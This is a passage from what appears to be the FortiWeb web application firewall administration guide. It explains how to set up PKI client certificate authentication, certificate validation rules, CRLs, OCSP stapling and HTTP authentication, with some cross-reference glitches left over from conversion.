   Steps vary by the client's operating system and web browser. If the client uses Microsoft Windows 7, see Example: Importing the personal certificate & private key to a client's trust store on Microsoft Windows 7 on page 319.
4. Upload the CA's certificate to the FortiWeb's trust store. For details, see Uploading the CA's certificate to FortiWeb's trusted CA store on page 320.
5. If you have a certificate revocation list, configure FortiWeb with it. For details, see Revoking certificates on page 329.
6. Depending on FortiWeb's current operation mode, configure either a server policy or server pool to consider CA certificates and CRLs when verifying client certificates. For details, see Configuring FortiWeb to validate client certificates on page 321.
7. Configure the server policy to accept HTTPS. For details, see HTTPS Service on page 243.

Example: Generating & downloading a personal certificate from Microsoft Windows 2003 Server

If you are running Microsoft Certificate Services on Microsoft Windows 2003 Server, you can use your server as a CA, to generate and sign personal certificates on behalf of your clients.

As part of signing the certificate, the CA will send the finished personal certificate to your web browser. As a result, when you are finished generating, you must export the certificates from your computer's trust store in order to deploy the certificates to clients.

To generate a personal certificate in Microsoft Windows 2003 Server

1. On your management computer, start your web browser.
2. Go to:
   `HTTPs://<ca-server_ipv4>/certsrv/`
   where `<ca-server_ipv4>` is the IP address of your CA server.
3. Log in as `Administrator`.
4. Click the **Request a certificate** link.
5. Click the **advanced certificate request** link.
6. Click the **Create and submit a request to this CA** link.
7. In the **Certificate Template** drop-down list, select the Client Authentication template (or a template that you have created for the purpose using Microsoft Management Console (MMC)).

8. In the **Name** field, type the name the end-user on behalf of which the client certificate request is being made. This will be the `Subject:` field in the certificate. Other fields are optional.
9. Click **Submit**.
   The certificate signing request (CSR) is submitted to the CA.
10. If a message appears, warning you that the website is requesting a new certificate on your behalf, click **Yes** to proceed.
    Once the CA server generates the requested certificate, the **Certificate Issued** window appears.
11. Click the **Install this certificate** link.
    Your browser downloads the certificate, **including its private key**, and installs it in its trust store. The certificate's name is the one you specified in Step 8.

Transmit and store any private key backups securely, just as you would for passwords. Failure to store them securely and restrict the private key solely to its intended end-user could allow others to authenticate as that person, compromising the security of your websites.

In the event of potential private key compromise, immediately revoke the corresponding personal certificate. For details, see Revoking certificates on page 329.

12. If a message appears, warning you that the website is adding one or more certificates to your computer, click **Yes** to proceed.
13. Return to the **Microsoft Certificate Services** (MSCS) home page for your local CA and repeat Step 4 through Step 12 for each end-user that will use PKI authentication.

To export and transmit a personal certificate from the trust store on Microsoft Windows 7

1. Start Microsoft Internet Explorer 9.
2. Go to **Tools [gear icon] > Internet options**.
3. Click the **Content** tab.
4. Click the **Certificates** button.
5. Click to select a personal certificate in the list.
6. Click **Export**.
7. Click **Next**.
8. Select **Yes, export the private key**.
   The end-user will require his or her private key in order to authenticate. Without that token (or if many people possess that token), identity cannot be confirmed.

Transmit and store any private key backups securely, just as you would for passwords. Failure to store them securely and restrict the private key solely to its intended end-user could allow others to authenticate as that person, compromising the security of your websites.

In the event of potential private key compromise, immediately revoke the corresponding personal certificate. For details, see Revoking certificates on page 329.

9. Click **Next**.
10. Select **Personal Information Exchange - PKCS #12 (`.pfx`)** as the file format.
11. If you need to absolutely guarantee identity (e.g., not even you, the administrator, will have the end-user's private key installed – only the end-user will), mark the check box named **Delete the private key if the export is**

successful.
For improved performance, do **not** include all CA certificates from the personal certificate's certification path (e.g., the chain of trust or signing chain). Including the signing chain increases the size of the certificate, which slightly increases the amount of time and traffic volume required to transmit the certificate each time to FortiWeb. Instead, upload those CAs' certificates to the FortiWeb appliance. For details, see "Uploading trusted CA certificates" on page 1.

12. Click **Next**.
13. Enter and confirm the spelling of the password that will be used to password-protect and encrypt the exported certificate and its private key.
14. Click **Next**.
15. In **File name**, enter a unique file name for the certificate, then click Browse to specify the location where you want to save the exported certificate and private key.
    Use a consistent naming convention. This will minimize the likelihood that you confuse one person's private key with another's, deliver it to the wrong person, and therefore need to revoke the corresponding certificate and generate a new one.
16. Click **Finish** to export the certificate and private key.
    The certificate and private key are exported in a single file with a `.pfx` file extension to the location specified in Step 15.
    If the export is successful, a notice appears.
17. Click **OK**.
18. Securely transmit both the `.pfx` file and its password to the end-user, along with instructions on how to install the certificate in his or her web browser's trust store.

Only provide the client's private key to that specific client, and transmit and store any backups securely, just as you would for passwords. Failure to store it securely and restrict the private key solely to its intended end-user could allow others to authenticate as that person, compromising the security of your websites.

In the event of potential private key compromise, immediately revoke the corresponding personal certificate. For details, see Revoking certificates on page 329.

For example, you could give him or her a USB key in person and instruct the end-user to double-click the file, or install the `.pfx` in a Microsoft Active Directory roaming profile. For details, see Example: Importing the personal certificate & private key to a client's trust store on Microsoft Windows 7 on page 319.

Example: Downloading the CA's certificate from Microsoft Windows 2003 Server

If you are generated and signed your end-users' personal certificates using Microsoft Certificate Services on Microsoft Windows 2003 or 2008 Server, you must download the CA's certificate and provide it to the FortiWeb appliance so that it will be able to verify the CA signature on each personal certificate.

To download a CA certificate from Microsoft Windows 2003 Server

1. On your management computer, start your web browser.
2. Go to:
   `HTTPs://<ca-server_ipv4>/certsrv/`
   where `<ca-server_ipv4>` is the IP address of your CA server.
3. Log in as `Administrator`.
4. Click the **Download CA certificate, certificate chain, or CRL** link.

5. From **Encoding Method**, select **Base64**.
6. Click **Download CA certificate**.
7. If your browser prompts you, select a location to save the CA's certificate file.

Example: Importing the personal certificate & private key to a client's trust store on Microsoft Windows 7

If you need to import one or two certificates to a person's computer on his or her behalf, you can manually import the `.pfx` file.

If you are importing a clients' personal certificates to their computers on their behalf, for mass distribution, it may save you time to instead deploy certificates via a script or, if the computer is a member of a Microsoft Active Directory domain, a login script or roaming profile.

To harden security, you should also make sure that the browser's settings are configured to check servers' certificates (such as FortiWeb's) with a CRL in case the servers' certificates become compromised, and must be revoked.

Methods for importing a certificate to the trust store vary by the client's browser and operating system. In this section are methods for some popular browsers. For other browsers and operating systems, consult the client's browser documentation.

To import a client certificate into Microsoft Windows 7

1. Start Microsoft Internet Explorer 9.
   Alternatively, if you have a `.pfx` file, double-click it to open the wizard, then skip to step 6.
2. Go to **Tools [gear icon] > Internet options**.
3. Click the **Content** tab.
4. Click the **Certificates** button.
5. Click **Import**.
   The **Certificate Import Wizard** appears.
6. Click **Next**.
7. If you double-clicked the certificate and private key file to start the wizard, the file is already specified in **File name**. Otherwise, click **Browse**. Go to the location where you downloaded the personal certificate. From **Files of type**, select **Personal Information Exchange (*.pfx, *.p12), All Files (*.*)**, or whatever file format was used to export the certificate. Finally, select the certificate file, and click **Open**.
8. Click **Next**.
   The **Password** step appears.
9. In **Password**, type the password that was used to secure the private key. (If the certificate was made on your behalf by an administrator, this is the password that the administrator used when exporting your `.pfx` file. He or she must provide this password to you.)
10. Click **Next**.
    The **Certificate Store** step appears.
11. Select either:
    Automatically select the certificate store based on the type of certificate—Your personal certificate will automatically be placed in the default personal certificate store, as long as it was created correctly.

Place all certificates in the following store—Click the **Browse** button to manually indicate your personal certificate store.

12. Click **Next.**
13. Click **Finish**.
    If the import is successful, a notification appears.
14. Click **OK**.
    The certificate and private key are now imported to the store of certificates specified in step 11, which should be the personal certificate store. The person's browser should now be able to present his or her personal certificate whenever a server requires PKI authentication.
15. Click the **Advanced** tab.
16. In the **Settings** area, scroll down to the **Security** settings.
17. Enable **Check for server certificate revocation**.
18. Click **OK** to save your settings and close the **Internet Options** dialog window.
19. Close Internet Explorer.

The **Check for server certificate revocation** option will not take effect until you restart the browser.

To import a client certificate into Google Chrome on Microsoft Windows 7

1. Start Google Chrome.
2. Click the wrench icon in the top right (**Customize and control Google Chrome**), then select **Settings...** from the drop-down menu that appears. On Mac OS X, this option is named **Preferences**.
   The dialog for configuring Google Chrome settings appears. On the left hand navigation menu, the **Settings** section is selected.
3. At the bottom of the page, click **Show advanced settings** to reveal additional settings, including **HTTP/SSL**.
4. In the **HTTPS/SSL** area, enable **Check for certificate revocation**.
5. Click the **Manage certificates** button.

The Windows **Certificates** store dialog window appears. (In Mac OS X, this is the Keychain Access application instead.) By default, the **Personal** tab is front most. Continue with Step 5 in To import a client certificate into Microsoft Windows 7 on page 319.

Import a personal certificate in Google Chrome. Go to **[Wrench icon] > Options > Under the Hood**, click **Manage Certificates**, then click **Import**

Uploading the CA's certificate to FortiWeb's trusted CA store

In order for FortiWeb to be able to verify the CA's signature on client's personal certificates when they connect, the CA's certificate must exist in the FortiWeb's trusted CA certificate store.

You must either:

- Upload the certificates of the signing CA and all intermediary CAs to FortiWeb's store of CA certificates. For details, see "Uploading trusted CA certificates" on page 1.
- Include the full signing chain up to a CA that FortiWeb knows in **all** personal certificates in order to prove that the clients' certificates should be trusted.

To harden security, regularly update FortiWeb's CRL file in order to immediately revoke a CA's certificate if has been compromised. For details, see Revoking certificates on page 329.

Configuring FortiWeb to validate client certificates

To be valid, a client certificate must:

- Not be expired or not yet valid.
- Not be revoked by a certificate revocation list (CRL).
- Be signed by a certificate authority (CA) whose certificate you have imported into the FortiWeb appliance. For details, see "Uploading trusted CA certificates" on page 1.
- Contain a `CA` field whose value matches a CA's certificate.
- Contain an `Issuer` field whose value matches the `Subject` field in a CA's certificate.

If the client presents an invalid certificate during PKI authentication for HTTPS, the FortiWeb appliance will not allow the connection.

Certificate validation rules (in the web UI, these are called certificate verification rules) tell FortiWeb which set of CA certificates to use when it validates personal certificates. They also specify a CRL, if any, if the client's certificate must be checked for revocation.

Alternatively, if you have enabled SNI in a server policy or server pool, FortiWeb uses the set of CA certificates specified in the SNI configuration that matches the client request to validate personal certificates.

If you configure the URL-based client certificate feature in a server policy orgroup, the rules in the specified URL-based client certificate group determine whether a client is required to present a personal certificate.

To configure a certificate validation rule

1. Before you can configure a certificate validation rule, you must first configure a CA group. For details, see "Grouping trusted CA certificates" on page 1. You may also need to upload a CRL file if you need to explicitly revoke some invalid or compromised certificates. For details, see Revoking certificates on page 329.
2. Go to **Server Objects > Certificates > Certificate Verify**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.
3. Click **Create New**.
   A dialog appears.
4. Configure these settings:

Name	Type a name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
CA Group	Select the name of an existing CA Group that you want to use to authenticate client certificates. For details, see "Grouping trusted CA certificates" on page 1.
CRL Group	Select the name of an existing CRL Group, if any, to use to verify the revocation status of client certificates. For details, see Revoking certificates on page 329.

Publish CA Distinguished Name	Enable to list only certificates related to the specified CA group. This is beneficial when a client installs many certificates in its browser or when apps don't list client certificates. If you enable this option, also enable the option in a CA group. For details, see "Grouping trusted CA certificates" on page 1.
Strictly Require Client Certificate	Enable so that FortiWeb requires a client to provide a client certificate during the SSL handshake. When enabled, if a client doesn't provide a client certificate during the SSL handshake, FortiWeb won't accept the request. When disabled, FortiWeb will accept a request even if the client doesn't provide a client certificate during the SSL handshake.

5. Click **OK**.
6. To apply a certificate verification rule, do one of the following:
   - Select it in a server policy or server pool configuration that includes HTTPS service. For details, see Configuring a server policy on page 238 or Creating an HTTP server pool on page 161.
   - Select it in an SNI configuration. For details, see How to offload or inspect HTTPS on page 294.

When a client connects to the website, after FortiWeb presents its own server certificate, it will request one from the client.The web browser should display a prompt, allowing the person to indicate which personal certificate he or she wants to present.

If the connection fails when you have selected a certificate verifier, verify that the certificate meets the web browser's requirements. Web browsers may have their own certificate validation requirements in addition to FortiWeb's requirements. For example, personal certificates for client authentication may be required to either:

- Not be restricted in usage/purpose by the CA.
- Contain a `Key Usage` field that contains a `Digital Signature` or have a `ExtendedKeyUsage` or `EnhancedKeyUsage` field whose value contains `Client Authentication`.

If the certificate does **not** satisfy browser requirements, although it may be installed in the client's store, when the FortiWeb appliance requests the client's certificate, the browser may not present a certificate selection dialog to the user, or the dialog may not contain that certificate. In that case, verification will fail.

For browser requirements, see your web browser's documentation.

When a PKI authentication attempt fails, if you have enabled logging, attack log messages will be recorded. Messages vary by the cause of the error. Common messages are:

`X509 Error 20 - Issuer certificate could not be found`. FortiWeb does not have the certificate of the CA that signed the personal certificate, and therefore cannot verify the personal certificate. For details, see "Uploading trusted CA certificates" on page 1.

`X509 Error 52 - Get client certificate failed`. The client did not present its personal certificate to FortiWeb, which could be caused by the client not having its personal certificate properly installed. For details, see How to apply PKI client authentication (personal certificates) on page 312.

`X509 Error 53 - Protocol error`. Various causes, but could be due to the client and FortiWeb having no mutually understood cipher suite or protocol version during the SSL/TLS handshake.

See also

- How to apply PKI client authentication (personal certificates) on page 312
- Configuring a server policy on page 238
- How to offload or inspect HTTPS on page 294
- "Uploading trusted CA certificates" on page 1
- Revoking certificates on page 329

Configure FortiWeb to validate server certificates

A valid server certificate must:

- Not expire.
- Not be revoked by a certificate revocation list (CRL).
- Be signed by a certificate authority (CA) whose certificate you have imported into the FortiWeb appliance.
- Contain a `CA` field whose value matches a CA's certificate.

For Reverse Proxy and True Transparent Proxy modes, FortiWeb can now verify validity of the back end server certificate.

If the server presents an invalid certificate during PKI authentication for HTTPS, the FortiWeb appliance will not allow the connection, and block access to the server.

To configure a server certificate validation rule

1. Before you can configure a server certificate validation rule, you must first configure a CA group. For details, see "Grouping trusted CA certificates" on page 1. You may also need to upload a CRL file if you need to explicitly revoke some invalid or compromised certificates. For details, see Revoking certificates on page 329.
2. Go to **Server Objects > Certificates > Certificate Verify > Server Certificate Verify**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.
3. Click **Create New**.
   A dialog appears.
4. Configure these settings:

Name	Type a name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
CA Group	Select the name of an existing CA Group that you want to use to authenticate server certificates. For details, see "Grouping trusted CA certificates" on page 1.
CRL Group	Select the name of an existing CRL Group, if any, to use to verify the revocation status of server certificates. For details, see Revoking certificates on page 329.

5. Click **OK**.
6. To apply a server certificate verification rule, select it in a server pool configuration that includes HTTPS service.

See also

- How to apply PKI client authentication (personal certificates) on page 312
- Configuring FortiWeb to validate client certificates
- Configuring a server policy on page 238
- How to offload or inspect HTTPS on page 294
- "Uploading trusted CA certificates" on page 1
- Revoking certificates on page 329

Use URLs to determine whether a client is required to present a certificate

You can use Certificate Verification in a server policy (Reverse Proxy mode) or server pool configuration (True Transparent Proxy) to require clients to present a personal certificate. When you select a value for this setting, all clients are required to present a personal certificate.

Alternatively, you can configure the URL-based client certificate feature in a server policy or server pool, which allows you to require a certificate for some requests and not for others. Whether a client is required to present a personal certificate or not is based on the requested URL and the rules you specify in the URL-based client certificate group.

A URL-based client certificate group specifies the URLs to match and whether the matched request is required to present a certificate or exempt from presenting a certificate.

When the URL-based client certificate feature is enabled, clients are not required to present a certificate if the request URL is specified as exempt in the URL-based client certificate group rule or URL of the request does not match a rule.

To configure a certificate validation rule

1. Go to **Server Objects > Certificates > URL Certificate**.
   To access this part of the web UI, your administrator's account access profile must have **Read and Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. For **Name**, enter a name that can be referenced in other parts of the configuration.
4. Click **OK**.
5. Click **Create New**.
6. Complete these settings:

URL	Specify the URL to match. When the URL of a client request matches this value and Match on page 324 is selected, FortiWeb requires the client to present a private certificate.
Match	Specifies whether client requests with the URL specified by Use URLs to determine whether a client is required to present a certificate on page 324 are required to present a personal certificate. If this option is not selected, client requests with the URL specified by Use URLs to determine whether a client is required to present a certificate on page 324 are not required to present a personal certificate.

7. Repeat the URL certificate member creation steps for any other URLs you require.
8. Click **OK** to close the URL certificate configuration.
9. To apply URL-based client certificate group, select it in a server policy or server pool configuration that includes an HTTPS service or SSL. For details, see Configuring a server policy on page 238 or Creating an HTTP server pool on page 161.

Using XML client certificates and server certificates for WS-Security rule

Unique for WS-Security rules in XML Protection, you can upload XML client certificates and server certificates to FortiWeb. The XML server certificate is used for request decryption or response signature, while the XML client certificate is used for request verification or response encryption.

The certificates must be in x509v3 format and PEM file.

To upload a server certificate

1. Go to **Server Objects > Certificates > XML Certificate**.
   To access this part of the web UI, your administrator's account access profile must have **Read and Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.
2. Click **Server Certificate**.
3. Click **Import**.
4. Configure these settings.

Certificate file	Click **Choose File** to locate the certificate file that you want to upload.
Key file	Click **Choose File** to locate the key file that you want to upload with the certificate.
Password	Type the password that is used to encrypt the file, enabling the FortiWeb appliance to decrypt and install the certificate.

5. Click **OK**.
6. To apply the certificate, select it in a WS-Security rule. For details, see Creating WS-Security rules on page 631

See also

Creating WS-Security rules on page 631

To upload a client certificate

1. Go to **Server Objects > Certificates > XML Certificate**.
   To access this part of the web UI, your administrator's account access profile must have **Read and Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.
2. Click **Client Certificate**.
3. Click **Import**.
4. Configure these settings.

Certificate file	Click **Choose File** to locate the certificate file that you want to upload.

SecretKey file	Click **Choose File** to locate the key file that you want to upload with the certificate. This is optional, used only for HMAC-SHA-1 sign.

5. Click **OK**.
6. Once you have uploaded the client certificates you want to use, create a Client Certifcate Group to include in your WS-Security rule. For details, see To create a client certificate group on page 326 and Creating WS-Security rules on page 631.

See also

Creating WS-Security rules on page 631

To create a client certificate group

1. Go to **Server Objects > Certificates > XML Certificate**.
   To access this part of the web UI, your administrator's account access profile must have **Read and Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.
2. Click **Client Certificate Group**.
3. For **Name**, enter a name that can be referenced in other parts of the configuration.
4. Click **OK**.
5. Click **Create New** to add a client certificate to the group.
6. Select a client certificate from the drop-down list to include in the group.
7. Click **OK**.
8. Repeat the above steps to include additional client certificates in the group.
9. To apply the certificate for client authentication, select it in a WS-Security rule. For details, see Creating WS-Security rules on page 631

See also

Creating WS-Security rules on page 631

Seamless PKI integration

Seamless PKI integration allows you to configure FortiWeb to verify client certificates and resign a new certificate that is sent to the server for client requests. You can configure a PKI environment in FortiWeb without changing the network or application.

This feature is used for servers that authenticate users' priorities according to each user's client certificate. When seamless PKI integration is configured, FortiWeb attempts to verify client certificates when users make requests. If FortiWeb successfully verifies the client certificate, it uses the client certificate's subject name and extensions to create a client certificate proxy and resign a new certificate that it then uses to connect to the server. If FortiWeb cannot successfully verify the client certificate, the connection will be closed and an attack log will be generated.

Seamless PKI integration is available when FortiWeb is in Reverse Proxy and True Transparent Proxy mode.

For the client certificate proxy process to work, **Certificate Verification** or **Enable Server name Indication (SNI)** needs to be configured in a server policy. For details, see Configuring a server policy on page 238.

When **Client Certificate Proxy** is enabled in a server pool rule, if a **Client Certificate** has also been selected, the **Client Certificate** will not be used and the **Client Certificate Proxy** will take effect instead.

To configure seamless PKI integration in Reverse Proxy Mode

1. Go to **Server Objects > Certificates > Sign CA**.
   To access this part of the web UI, your administrator account's access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see Permissions on page 52.
2. For **Type**, select one of the following:

PKCS12 Certificate	Upload a **Certificate with key file** and enter the **Password**
Certificate	Upload a **Certificate File**, **Key File**, and enter the **Password**.

3. Click **OK**.
4. Go to **Server Objects > Server > Server Pool**.
   To access this part of the web UI, your administrator account's access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.
5. Modify an existing server pool or create a new one.
   To modify an existing server pool, select it and click **Edit**.
   To create a new server pool, click **Create New**.
6. Enter a **Name** for the server pool. You will use this name to select the pool in other parts of the configuration. The maximum length is 63 characters.
7. Select **Reverse Proxy** for the **Type**.
8. If you select **Server Balance** for **Single Server/Server Balance**, see Configure these settings: on page 162 for configuration instructions.
9. Click **OK**.
10. Modify an existing server pool rule or create a one new.
    To modify an existing server pool rule, select it and click **Edit**.
    Note: You will have to enable **SSL** if it is not already configured.
    To create a new server pool rule, click **Create New**.
11. Enable **SSL**.
12. Enable **Client Certificate Proxy**.
13. For **Client Certificate Proxy Sign CA**, select the Sign CA you uploaded in For Type, select one of the following: on page 327.
14. When you are finished configuring the rule, click **OK**.
15. Go to **Policy > Server Policy**.
    To access this part of the web UI, your administrator account's access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.
16. Modify an existing server policy or create a new one.
    To modify an existing server policy, select it and click **Edit**.
    Note: You will have to select a value for the **HTTPS Service** if it is not already configured.
    To create a new server policy, click **Create New**.
17. Configure either:

Certificate Verification	Select the name of a certificate verifier that FortiWeb will use to validate an HTTP client's personal certificate.
Enable Server Name Indication (SNI)	Enable this option and configure these settings: • **Enable Strict SNI**—Optionally, enable so that FortiWeb will ignore the **Certificate** when it determines which certificate to present on behalf of server pool members. • **SNI Policy**—Select the Server Name Indication (SNI) configuration that determines which certificate FortiWeb presents on behalf of the members of the server pool.

Note: You cannot enable both **Certificate Verification** and **Enable Server Name Indication (SNI)**.

18. For **Server Pool**, select the server pool that you modified or created in Modify an existing server pool rule or create a one new.To modify an existing server pool rule, select it and click Edit.Note: You will have to enable SSL if it is not already configured.To create a new server pool rule, click Create New. on page 327.
19. Click **OK**.

To configure seamless PKI integration in True Transparent Proxy mode

1. Go to **Server Objects > Certificates > Sign CA**.
   To access this part of the web UI, your administrator account's access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see Permissions on page 52.
2. For **Type**, select either:

PKCS12 Certificate	Upload a **Certificate with key file** and enter the **Password**
Certificate	Upload a **Certificate File**, **Key File**, and enter the **Password**.

3. Click **OK**.
4. Go to **Server Objects > Server > Server Pool**.
   To access this part of the web UI, your administrator account's access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.
5. Modify an existing server pool or create a new one.
   To modify an existing server pool, select it and click **Edit**.
   To create a new server pool, click **Create New**.
6. Enter a **Name** for the server pool. You will use this name to select the pool in other parts of the configuration. The maximum length is 63 characters.
7. Select **True Transparent Proxy** for the **Type**.
8. Click **OK**.
9. Modify an existing server pool rule or create a one new.
   To modify an existing server pool rule, select it and click **Edit**.
   Note: You will have to enable **SSL** if it is not already configured.
   To create a new server pool rule, click **Create New**.
10. Enable **SSL**.
11. Click **Show advanced SSL settings**.
12. Enable **Client Certificate Proxy**.
13. For **Client Certificate Proxy Sign CA**, select the Sign CA you uploaded in For Type, select either: on page 328.
14. Configure either:

Certificate Verification	Select the name of a certificate verifier that FortiWeb will use to validate an HTTP client's personal certificate.
Enable Server Name Indication (SNI)	Enable this option and configure these settings: • **Enable Strict SNI**—Optionally, enable so that FortiWeb will ignore the **Certificate** when it determines which certificate to present on behalf of server pool members. • **SNI Policy**—Select the Server Name Indication (SNI) configuration that determines which certificate FortiWeb presents on behalf of the members of the server pool.

Note: You cannot enable both **Certificate Verification** and **Enable Server Name Indication (SNI)**.

15. Go to **Policy > Server Policy**.
    To access this part of the web UI, your administrator account's access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.
16. Modify an existing server policy or create a new one.
17. For **Server Pool**, select the server pool that you modified or created in Modify an existing server pool rule or create a one new.To modify an existing server pool rule, select it and click Edit.Note: You will have to enable SSL if it is not already configured.To create a new server pool rule, click Create New. on page 328.
    To modify an existing server policy, select it and click **Edit**.
    To create a new server policy, click **Create New**.
18. Click **OK**.

See also

- Configuring a server policy on page 238
- Defining your web servers on page 155

Revoking certificates

To ensure that FortiWeb validates only certificates that have not been revoked, you should periodically upload current certificate revocation lists (CRL) that may be provided by certificate authorities (CA). Once you've uploaded the CRL(s) you want to use, create CRL groups to include in your FortiWeb configuration.

To view or upload a CRL file

1. Go to **Server Objects > Certificates > CRL** and select the **CRL** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.
2. Click **Import**.
3. Do one of the following to import a CRL file:
   - Select **HTTP**, then enter the URL of an HTTP site providing a CRL service.
   - Select **SCEP**, then enter the URL of the applicable Simple Certificate Enrollment Protocol (SCEP) server. SCEP allows routers and other intermediate network devices to obtain certificates.
   - Select **Local PC**, then browse to locate a certificate file.

   Note: The maximum size for a CRL file is 4 MB.

4. Click **OK**.
   The imported CRL file appears on **Server Objects > Certificates > CRL** with a name automatically assigned by the FortiWeb appliance, such as **CRL_1**.
5. To use the CRL for client PKI authentication, add the CRL to a CRL group and select that group in a certificate verification rule. For details, see Configuring FortiWeb to validate client certificates on page 321.

To create a CRL group

1. Go to **Server Objects > Certificates > CRL** and select the **CRL Group** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.
2. Click **Create New**. You will use this name to select the CRL group in other parts of the configuration. The maximum length is 63 characters.
3. Click **OK**.
4. Click **Create New** to add a CRL to the group.
5. Select a CRL from the drop-down menu to include in the group.
6. Click **OK**.
7. Repeat the above steps to include additional CRLs in the group.
8. To use the CRL group for client PKI authentication, select the CRL group in a certificate verification rule. For details, see Configuring FortiWeb to validate client certificates on page 321.

How to export/back up certificates & private keys

Because FortiWeb requires your X.509 certificates to protect HTTPS transactions, when you back up your FortiWeb configuration, make sure that you select a backup type that includes the certificates. If the FortiWeb hardware fails, having backed-up certificates minimizes the time required to reconfigure a replacement appliance.

To further guarantee service uptime from the perspective of your clients, deploy your FortiWeb in HA. For details, see FortiWeb high availability (HA) on page 44.

For information on the different backup methods and the backup options that include certificates, see Backup & restore on page 740.

How to change FortiWeb's default certificate

The FortiWeb appliance presents its own HTTPS Server Certificate on page 56 for secure connections (HTTPS) to the web UI. By default, A Fortinet factory certificate is used as the certificate. For details, see How to offload or inspect HTTPS on page 294. To replace it with other certificates, here are the steps:

1. Go to **System > Admin > Certificates** and select the **Admin Cert Local** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.
2. You can click **View Certificate Detail** to view the selected certificate's subject, range of dates within which the certificate is valid, version number, serial number, and extensions.

3. You can click **Edit Comments** to make a comment to the selected certificate.
4. To upload a certificate to replace the Fortinet factory default certificate, click **Import** and configure these settings:

Type	Select type of the certificate you are uploading, **PKCS12 Certificate** or **Certificate**.
Certificate with key file	Select the certificate with key file from your local computer, if **Type** is specified as **PKCS12 Certificate**.
Certificate file	Select the certificate file from your local computer, if **Type** is specified as **Certificate**
Key file	Select the key file from your local computer, if **Type** is specified as **Certificate**
Password	Enter password for the certificate.

5. Click **OK**.
6. Go to **System > Admin > Settings**, select the certificate for the HTTPS Server Certificate on page 56. For details, see Global web UI & CLI settings on page 55.

Configuring OCSP stapling

OCSP stapling is an improved approach to OCSP for verifying the revocation status of certificates. Rather than having the client contact the OCSP server to validate the certificate status each time it makes a request, FortiWeb can be configured to periodically query the OCSP server and cache a time-stamped OCSP response for a set period. The cached response is then included, or "stapled," with the TLS/SSL handshake so that the client can validate the certificate status when it makes a request.

This method of verifying the revocation status of certificates shifts the resource cost in providing OCSP responses from the client to the presenter of a certificate. In addition, because fewer overall queries to the OCSP responder will be made when OCSP stapling is configured, the total resource cost in verifying the revocation status of certificates is also reduced.

OCSP stapling is available in Reverse Proxy, True Transparent Proxy, and WCCP mode.

To configure OCSP stapling

1. Go to **Server Objects > Certificates > OCSP Stapling** and select an existing policy or create a new one.
2. Configure these settings:

Name	Enter a name for the policy. The maximum length is 63 characters.
CA Certificate	Select the CA certificate of the server certificate to be queried. For details, see "Uploading trusted CA certificates" on page 1.

Local Certificate	Select the local certificate of the server certificate to be queried. For details, see local certificate related information on How to offload or inspect HTTPS on page 294.
OCSP URL	Specify the URL of the OCSP responder server.
Comments	Optionally, enter a description of the server OCSP stapling. The maximum length is 199 characters.

3. Click **OK**.

Users

On FortiWeb, user accounts do not log in to the administrative web UI.

Instead, they are used to add HTTP-based authentication and authorize each request from clients that are connecting through FortiWeb to your protected web servers.

Best practices dictate that each person accessing your websites should have his or her own account so that security audits can reliably associate a login event with a specific person. Accounts should be restricted to URLs for which they are authorized. Authorization may be derived from a person's role in the organization.

For example, a CFO would reasonably have access to all financial data, but a manufacturing technician usually should not. Such segregation of duties in financial regulation schemes often translates to role-based access control (RBAC) in information systems, which you can implement through FortiWeb's HTTP authentication and authorization rules.

For details, see Offloading HTTP authentication & authorization on page 336.

User authentication is **not** supported in all operation modes. For details, see Supported features in each operation mode on page 66.

See also

- Authentication styles on page 333
- Offloading HTTP authentication & authorization on page 336
- "Example: Enforcing complex passwords" on page 1

Authentication styles

Multiple different methods exist for end-users to authenticate with websites. These methods have different appearances and features.

Via the "Authorization:" header in the HTTP/HTTPS protocol

The HTTP/HTTPS protocol itself (RFC 2965; HTTP://tools.ietf.org/html/rfc2965) supports simple authentication via the `Authorization:` and `WWW-Authenticate:` fields in HTTP headers.

When a website requires authentication in order to authorize access to a URL, it replies with an HTTP `401 Authorization Required` response. This elicits a prompt from the web browser.

An HTTP authentication prompt in the Google Chrome browser



If the user supplies credentials, his or her web browser includes them in a second request for the same page. If the credentials are valid, the web server returns the requested URL; otherwise, it repeats its `401 Authorization Required` response.

This type of authorization is handled at the web server layer of the host's software stack, independently of the static HTML, dynamic pages and runtime interpreters (PHP, ColdFusion, Python, etc.), or database (MySQL, PostgreSQL, etc.) of the web applications it may host, and as a result can span multiple web applications. It also may be offloaded to a FortiWeb. For details, see Offloading HTTP authentication & authorization on page 336.

Because the HTTP protocol itself is essentially stateless—no request is required to have knowledge of or be related to any other request—as a practical matter, many browsers cache this data so that users will not have to re-enter the same user name and password over and over again, for every page that they visit on the website. (For this reason, one-time passwords are generally impractical. They effectively contradict the reusability of the cache.) However, in payment for this initial convenience, logouts are basically impossible unless the user clears his or her browser's cache and/or closes the window (which can also clear the cache).

